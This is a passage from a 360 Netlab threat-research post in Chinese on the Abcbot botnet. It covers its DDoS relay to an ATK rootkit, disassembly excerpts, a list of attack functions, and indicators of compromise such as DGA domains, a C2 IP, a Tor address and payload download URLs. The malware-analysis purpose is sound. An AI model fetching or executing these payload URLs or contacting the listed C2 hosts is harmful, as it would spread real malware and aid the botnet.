Abcbot对ATK源码文件 `share_atk_svr.c` 中的main函数做了修改，通过以下代码在127.0.0.1上监听SERV_PORT，实现了UDP服务器，其中SERV_PORT有4个，分别为 88,89,90,91。

```
sockfd = socket(AF_INET, SOCK_DGRAM, 0);
bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
// servaddr.sin_addr.s_addr = htonl(INADDR_ANY); // 0.0.0.0
servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
servaddr.sin_port = htons(SERV_PORT);
```

当Abcbot接收到C2下发的指令后，将指令转发给UDP服务器，由ATK rootkit进行DDoS攻击。下图所示的代码片段，正是Abcbot将DDoS指令"BigUdp"转发到Rootkit。

```
mov    [rsp+2B0h+var_230], rax
lea    rcx, a127001      ; "127.0.0.1"
mov    [rsp+2B0h+var_2B0], rcx
mov    [rsp+2B0h+var_2A8], 9
mov    [rsp+2B0h+var_2A0], 88
mov    rdx, [rsp+2B0h+var_1F0]
mov    [rsp+2B0h+var_298], rdx
mov    rbx, [rsp+2B0h+var_258]
mov    [rsp+2B0h+var_290], rbx
mov    word ptr [rsp+2B0h+var_288], ax
call   abc_hello_util_SendBigUdp
```

```
lea    rax, a127001      ; "127.0.0.1"
mov    [rsp+2B0h+var_2B0], rax
mov    [rsp+2B0h+var_2A8], 9
mov    [rsp+2B0h+var_2A0], 90
mov    rcx, [rsp+2B0h+var_1F0]
mov    [rsp+2B0h+var_298], rcx
mov    rdx, [rsp+2B0h+var_258]
mov    [rsp+2B0h+var_290], rdx
mov    rbx, [rsp+2B0h+var_230]
mov    word ptr [rsp+2B0h+var_288], bx
nop
call   abc_hello_util_SendBigUdp
```

```
lea    rax, a127001      ; "127.0.0.1"
mov    [rsp+2B0h+var_2B0], rax
mov    [rsp+2B0h+var_2A8], 9
mov    [rsp+2B0h+var_2A0], 89
mov    rcx, [rsp+2B0h+var_1F0]
mov    [rsp+2B0h+var_298], rcx
mov    rdx, [rsp+2B0h+var_258]
mov    [rsp+2B0h+var_290], rdx
mov    rbx, [rsp+2B0h+var_230]
mov    word ptr [rsp+2B0h+var_288], bx
call   abc_hello_util_SendBigUdp
```

```
lea    rax, a127001      ; "127.0.0.1"
mov    [rsp+2B0h+var_2B0], rax
mov    [rsp+2B0h+var_2A8], 9
mov    [rsp+2B0h+var_2A0], 91
mov    rcx, [rsp+2B0h+var_1F0]
mov    [rsp+2B0h+var_298], rcx
mov    rcx, [rsp+2B0h+var_258]
mov    [rsp+2B0h+var_290], rcx
mov    rcx, [rsp+2B0h+var_230]
mov    word ptr [rsp+2B0h+var_288], cx
call   abc_hello_util_SendBigUdp
```

支持的指令如下所示：

1. stop
2. syn
3. dns

4. bigudp

我们不认为这种方式进行**DDoS**攻击有优越性，ATK rootkit是以源码的方式存储在远程服务器上，

```
xl_x64scan1="http://103.209.103.16:26800/atk.tar.gz"
xl_x64scan2="http://103.209.103.16:26800/atk.tar.gz"
```

这要求Abcbot想进行DDoS攻击前，必须进行下载源码，编译，加载rootkit模块，这个过程太长，任意一步有问题都会导致DDoS功能的失败。

而在10月30日的样本(md5:ae8f8cf967ca15a7689f2d1f79fbc5dc)则做出了更新，放弃了ATK rootkit，转而自身实现了9种攻击方法。

| Function name | Segment | Start | Length |
|---------------------------------------|---------|-------------------|----------|
| f abc_hello_util_httpGetAttack | .text | 00000000000691B60 | 00000109 |
| f abc_hello_util_slowlorisAttack | .text | 00000000000691C80 | 000005E5 |
| f abc_hello_util_hulkAttack | .text | 00000000000692280 | 00000CF3 |
| f abc_hello_util_tlsAttack | .text | 000000000006931C0 | 0000019B |
| f abc_hello_util_tcpAttack | .text | 00000000000693380 | 000002A6 |
| f abc_hello_util_udpAttack | .text | 00000000000693640 | 000002A6 |
| f abc_hello_util_aceAttack | .text | 00000000000693900 | 00000330 |
| f abc_hello_util_bandwidthDrainAttack | .text | 00000000000693C40 | 00000109 |
| f abc_hello_util_goldenEyeAttack | .text | 00000000000693D60 | 0000116B |

总结

在逆向分析的过程中，我们发现了Abcbot的许多怪异之处，诸如“重复上报本地设备信息，不注册DGA域名，TOR&Github资源服务器的不合理的剔除，Webserver功能没有真正启用”等，这给我们的一种感觉，Abcbot作者在试水各种技术。在这半年中的更新过程，与其说是功能的不断升级，不如说是对不同技术的取舍。通过整合不同技术，Abcbot慢慢从稚嫩走向成熟。我们不认为现阶段已是最终形态，现阶段明显存在许多可以改进的地方或待开发的功能。最终Abcbot是止步于此，还是走的更远，就让我们拭目以待吧。

联系我们

感兴趣的读者，可以在[twitter](#)或者在微信公众号 360Netlab 上联系我们。

IOC

C2 & Resource Server

10月DGA Domain

```
dgixyyfug.tk  
dgixyyfug.com  
dgixyyfug.pages.dev  
guyfixdyg.tk  
guyfixdyg.com  
guyfixdyg.pages.dev  
gfgiudyyx.tk  
gfgiudyyx.com  
gfgiudyyx.pages.dev  
xgudyfyig.tk  
xgudyfyig.com  
xgudyfyig.pages.dev  
yugxdigfy.tk  
yugxdigfy.com  
yugxdigfy.pages.dev  
gdgiyyfxu.tk  
gdgiyyfxu.com  
gdgiyyfxu.pages.dev  
gdiuuyfgx.tk  
gdiuuyfgx.com  
gdiuuyfgx.pages.dev  
fgiudxyyg.tk  
fgiudxyyg.com  
fgiudxyyg.pages.dev  
ygfydgxui.tk  
ygfydgxui.com  
ygfydgxui.pages.dev
```

11月DGA Domain

enjuyzkpr.tk
enjuyzkpr.com
enjuyzkpr.pages.dev
rpzkjueyn.tk
rpzkjueyn.com
rpzkjueyn.pages.dev
nkrjpezyu.tk
nkrjpezyu.com
nkrjpezyu.pages.dev
unpeykzjr.tk
unpeykzjr.com
unpeykzjr.pages.dev
ypnuejrkz.tk
ypnuejrkz.com
ypnuejrkz.pages.dev
nerjyzkup.tk
nerjyzkup.com
nerjyzkup.pages.dev
nejpzykru.tk
nejpzykru.com
nejpzykru.pages.dev
knjpeuzyr.tk
knjpeuzyr.com
knjpeuzyr.pages.dev
zrkyenupj.tk
zrkyenupj.com
zrkyenupj.pages.dev

IP

103.209.103.16 China|Hong_Kong|Unknown AS63916|IPTELECOM_Global

Tor

<http://vgnaovx6prvmvoeabk5bxsummn3ltdur3h4ilnklaox4lge2rp4nzqd.onion>

Sample MD5

```
0786c80bfcedb7da9c2d5edbe9ff662f
0f2619811ceaf85baa72f9c8f876a59a
1177c135f15951418219a97b3caad4e1
1a720cc74ecf330b8f13412de4d5646b
39d373434c947742168e07cc9010c992
3f277c7b4c427f9ef02cf8df4dd7be44
5d37a61451e5cfdeca272369ac032076
6e66456ffb457c52950cf05a6aaabe4a
6e66456ffb457c52950cf05a6aaabe4a
89ffd4f612ce604457446ee2a218de67
8f3558b29d594d33e69cea130f054717
a14d0188e2646d236173b230c59037c7
a17ea52318baa4e50e4b6d3a79fdb935
a4c7917787dc28429839c7d588956202
ae8f8cf967ca15a7689f2d1f79fbc5dc
baeb11c659b8e38ea3f01ad075e9df9a
c27d1c81a3c45776e31cfb384787c674
c64fbc7d3586d42583aa3a0dc3ea529f
e535215fad2ef0885e03ba111bd36e24
e95c9bae6e2b44c6f9b98e2dfd769675
```

Downloader

```
http://103[.209.103.16:26800/atk.tar.gz
http://103[.209.103.16:26800/dd.sh
http://103[.209.103.16:26800/ff.sh
http://103[.209.103.16:26800/linux64-shell
http://103[.209.103.16:26800/xlinux
```



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name



Share

Best Newest Oldest

Be the first to comment.

Subscribe

Privacy

Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

DDoS



快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

Fodcha Is Coming Back, Raising A Wave of Ransom DDoS

卷土重来的DDoS狂魔：Fodcha僵尸网络再次露出獠牙

DDoS

Abcbot, an evolving botnet

Background Business on the cloud and security on the cloud is one of the industry trends in recent years.

360Netlab is also continuing to focus on security incidents and trends on the cloud from its own expertise in the technology field. The following is a recent security incident we observed,

Import 2022-11-30 11:16

Pink, a botnet that competed with the vendor to control the massive infected devices

Most of the following article was completed around early 2020, at that time the vendor was trying different ways to recover the massive amount of infected devices, we shared our findings with the vendor, as well as to CNCERT, and decided to not publish the blog while the vendor'



Nov 9, 2021

10 min

read

[See all 56 posts →](#)



• Oct 29, 2021 • 15 min read